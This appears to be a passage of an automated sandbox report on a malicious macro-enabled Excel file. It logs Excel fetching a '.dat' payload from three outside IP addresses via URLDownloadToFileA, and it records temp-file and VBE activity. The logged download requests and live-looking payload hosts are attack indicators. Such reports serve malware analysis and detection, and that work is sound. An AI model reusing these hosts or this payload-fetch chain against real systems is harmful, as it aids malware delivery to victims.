May 4, 2021 18:18:30.202322006 CEST	826	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.211.91.81 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:18:30.353199005 CEST	827	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:18:30 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49711	5.34.179.36	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:18:30.507437944 CEST	827	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 5.34.179.36 Connection: Keep-Alive
May 4, 2021 18:18:31.058928013 CEST	828	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:18:30 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49712	45.153.229.23	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:18:31.583070040 CEST	829	OUT	GET /44313,6048108796.dat HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 45.153.229.23 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 18:18:31.703550100 CEST	829	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Tue, 04 May 2021 16:18:31 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

System Behavior

Analysis Process: EXCEL.EXE PID: 6168 Parent PID: 792

General

Start time:	18:18:20
Start date:	04/05/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x220000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF217C7F807341216A.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	683092AB	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF9FC627073E2EFDD5.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6835F261	unknown
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6840977C	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	68343F8E	unknown
C:\Users\user\Application Data\Microsoft\Forms	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6833E349	unknown
C:\Users\user\Application Data\Microsoft\Forms\EXCEL.box	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6833E349	unknown
C:\Users\user\AppData\Local\Temp\~DFBF81331644E2423C.TMP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6833E349	unknown
C:\Users\user\AppData\Local\Temp\~DF993F97391AD87B41.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6833E349	unknown
C:\Users\user\AppData\Local\Temp\~DF50A681BFAE11BCDD.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6840703B	unknown
C:\Users\user\AppData\Local\Temp\~DF557B963A045F9051.TMP	read attributes | delete | syn chronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close	success or wait	1	6840703B	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7AF643	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Forms\EXCEL.box	success or wait	1	6833E349	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\8975D54E.tmp	success or wait	1	39495B	DeleteFileW
C:\Users\user\AppData\Local\Temp\~DFBF81331644E2423C.TMP	success or wait	1	683F232A	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Outstanding-Debt-1754918061-05042021.xlsm	unknown	55	07 70 72 61 74 65 73 68 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.pratesh	success or wait	1	3851E4	WriteFile
C:\Users\user\Desktop\~$Outstanding-Debt-1754918061-05042021.xlsm	unknown	110	07 00 70 00 72 00 61 00 74 00 65 00 73 00 68 00 20 00	..p.r.a.t.e.s.h.	success or wait	1	385241	WriteFile
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ab 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	cd 02 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	15 24 00 00	.$..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	684	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....l.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 6c 00 00 cc 42 00 00 0f 00 00 00	.....l...B.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0a 00 00 d0 08 00 00 0f 00 00 00	.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 24 00 00 00 1c 00 00 00 0f 00 00 00	....$.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0c 00 00 00 07 00 00 0f 00 00 00	.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 80 00 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 20 00 00 80 10 00 00 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 02 00 00 ff ff ff ff 0f 00 00 00	.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 78 00 00 ec 49 00 00 0f 00 00 00	.....x...I.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 0b 00 00 54 06 00 00 0f 00 00 00	........T.....	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 10 00 00 10 0e 00 00 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 20 00 00 00 10 00 00 00 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	17100	26 21 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 18 e7 a3 12 ff ff ff ff 26 21 01 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 90 ec a3 12 ff ff ff ff a6 10 02 00 ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!............................ ....&!.................. ....0..... ..,............................ ....H.......D..	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	128	38 10 00 00 f8 07 00 00 50 10 00 00 10 08 00 00 a8 0f 00 00 40 0e 00 00 c0 0f 00 00 b8 0e 00 00 58 0e 00 00 18 0f 00 00 e8 0b 00 00 98 0a 00 00 e8 0e 00 00 c0 0c 00 00 c8 0d 00 00 28 0e 00 00 90 09 00 00 88 0b 00 00 20 10 00 00 58 0b 00 00 08 10 00 00 88 0e 00 00 68 10 00 00 d8 0f 00 00 88 05 00 00 48 0f 00 00 90 0c 00 00 10 0e 00 00 70 0e 00 00 78 0f 00 00 00 0f 00 00 30 0f 00 00	8.......P...........@......... ..X........................... (........... ...X...........h. ....H...........p...x.......0...	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4224	e2 44 04 a2 ac a6 01 42 b3 e9 d1 ae 7f bc 54 85 fe ff ff ff ff ff ff 01 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 00 00 00 00 ff ff ff ff 13 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab 64 00 00 00 ff ff ff ff 0b 43 50 66 0f be 1a 10 8b bb 00 aa 00 30 0c ab c8 00 00 00 ff ff ff ff 02 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 2c 01 00 00 ff ff ff ff 03 e0 f6 be 74 a8 1a 10 8b ba 00 aa 00 30 0c ab 90 01 00 00 ff ff ff ff 20 47 bb 10 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 f4 01 00 00 ff ff ff ff e0 03 0c 57 97 f7 ce 11 b9 ec 00 aa 00 6b 1a 69 58 02 00 00 ff ff ff ff 90 f5 72 ec 75 f3 ce 11 b9 e8 00 aa 00 6b 1a 69 bc 02 00 00 ff ff ff ff 70 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00 74 20 03 00 00 ff ff ff ff 71 23 b0 82 bc b5 cf 11 81 0f 00 a0 c9 03 00	.D.....B.....T.....CPf.. .....0.....CPf..... .0..d.....CPf.....0.... .....t.....0..,..... ....t.....0..... G.... .....k.i.....W..... .k.iX.....r.u.....k.i.. .....p#.....t ..... q#.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	1792	20 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 84 03 00 00 01 00 00 00 ff ff ff ff ff ff ff e8 03 00 00 01 00 00 00 ff ff ff ff ff ff ff 4c 04 00 00 01 00 00 00 ff ff ff ff ff ff b0 04 00 00 01 00 00 00 ff ff ff ff ff ff ff bc 02 00 00 01 00 00 00 ff ff ff ff ff ff ff d8 0e 00 00 01 00 00 00 ff ff ff 70 00 00 00 68 10 00 00 03 00 00 00 ff ff ff ff ff ff ff 04 10 00 00 01 00 00 00 ff ff ff 90 00 00 00 30 11 00 00 03 00 00 00 ff ff ff ff ff ff ff a0 0f 00 00 01 00 00 00 ff ff ff ff b0 00 00 00 94 11 00 00 03 00 00 00 ff ff ff ff ff ff ff 64 19 00 00 01 00 00 00 ff ff ff ff d0 00 00 00 28 23 00 00 03 00 00 00 ff ff ff ff ff ff ff c8 19 00 00 01 00 00 00 ff ff ff f0 00 00 00 f0 23 00 00 03 00 00 00 ff ff ff ff ff ff	....L..... ....p...h..... .....0..... ....d.....(# ..... .#.....	success or wait	1	68343F8E	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2256	00 00 01 03 00 00 00 00 38 10 00 00 01 00 01 03 00 00 00 00 50 10 00 00 02 00 00 01 00 00 00 00 00 00 00 00 00 03 00 00 01 00 00 00 00 00 00 00 00 04 00 00 01 00 00 00 00 00 00 00 05 00 00 01 00 00 00 00 01 00 00 00 06 00 00 01 00 00 00 00 02 00 00 00 07 00 00 01 00 00 00 00 00 00 00 00 08 00 00 01 00 00 00 00 00 00 00 09 00 00 01 00 00 00 00 00 00 00 0a 00 00 01 00 00 00 00 01 00 00 00 0b 00 00 01 00 00 00 00 02 00 00 00 0c 00 00 01 00 00 00 00 00 00 00 0d 00 00 01 00 00 00 00 00 00 00 0e 00 00 01 00 00 00 00 00 00 00 0f 00 00 01 00 00 00 00 01 00 00 00 10 00 00 01 00 00 00 00 02 00 00 00 11 00 00 01 00 00 00 00 00 00 00 12 00 00 01 00 00 00 00 00 00 00 13 00 00 01 00 00 00 00 00 00 00 14 00 00 01 00 00 00 00 01 00 00 00 15 00 00	........8.....P.....	success or wait	1	68343F8E	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	28	20 10 00 00 00 00 00 00 02 00 00 00 2d 00 73 74 64 6f 6c 65 32 2e 74 6c 62 57 57 57	.....-.stdole2.tlbWWW	success or wait	1	68343F8E	unknown
